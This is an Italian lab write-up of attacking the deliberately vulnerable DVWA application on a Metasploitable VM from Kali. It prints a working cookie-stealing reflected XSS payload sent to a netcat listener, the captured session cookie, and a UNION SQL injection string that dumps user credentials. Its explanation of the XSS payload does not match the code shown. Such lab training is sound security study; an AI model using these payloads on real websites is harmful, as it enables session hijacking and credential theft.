


Exploit VM Metasploitable da VM Kali

XSS reflected (blind) e SQL Injection (Blind)

← → ↻ 🏠 192.168.32.101/dvwa/security.php 📄 🗂️ ☆ 🛡️ 🌐 📱 ☰

Kali Linux 🌐 Kali Tools 📄 Kali Docs 🌐 Kali Forums 📄 Kali NetHunter 🔥 Exploit-DB 🔥 Google Hacking DB 📄 OffSec



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low ▾

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

DVWA Security

Ai fini della dimostrazione si imposta il livello di sicurezza della DVWA a *low*.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ nc -l -p 12345
```




```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ nc -l -p 12345  
GET /?cookie=security=low;%20PHPSESSID=07fdacc1cc7e3bfe2c24cd63271ac03b HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate, br  
DNT: 1  
Connection: keep-alive  
Referer: http://192.168.32.101/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```

XSS reflected (recupero informazioni con NetCat)

Dalla VM Kali, si recuperano informazioni (attraverso la tecnica: Web Server fingerprinting) della VM Metasploitable, sfruttando la vulnerabilità XSS reflect, tramite il tool NetCat, digitando nel terminale: `nc -l -p 12345`, come mostrato nell'immagine in alto.

Successivamente, come mostrato nell'immagine in basso a sinistra, dalla DVWA della VM Metasploitable, nella sezione XSS reflected, si inserisce, nel campo What's your name?, lo script:

`<script>>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie</script>` e, cliccando il pulsante Submit, o premendo Invio, lo script crea un oggetto immagine ed imposta il suo attributo src ad uno script sul server dell'attaccante. Il browser, non potendo sapere se la risorsa è un'immagine, esegue lo script inviando il cookie al sito dell'attaccante e, tramite il tool NetCat, viene intercettato, come mostrato nell'immagine in basso a destra.



SQL Injection (Blind)

Dalla VM Kali, accedendo alla DVWA della VM Metasploitable, nella sezione SQL Injection (Blind), digitando: *1' union select user, password from users#*, nel campo User ID, e cliccando il pulsante Submit, o premendo Invio, la Web App, sfruttando le vulnerabilità di SQL, restituisce le credenziali di tutti gli utenti.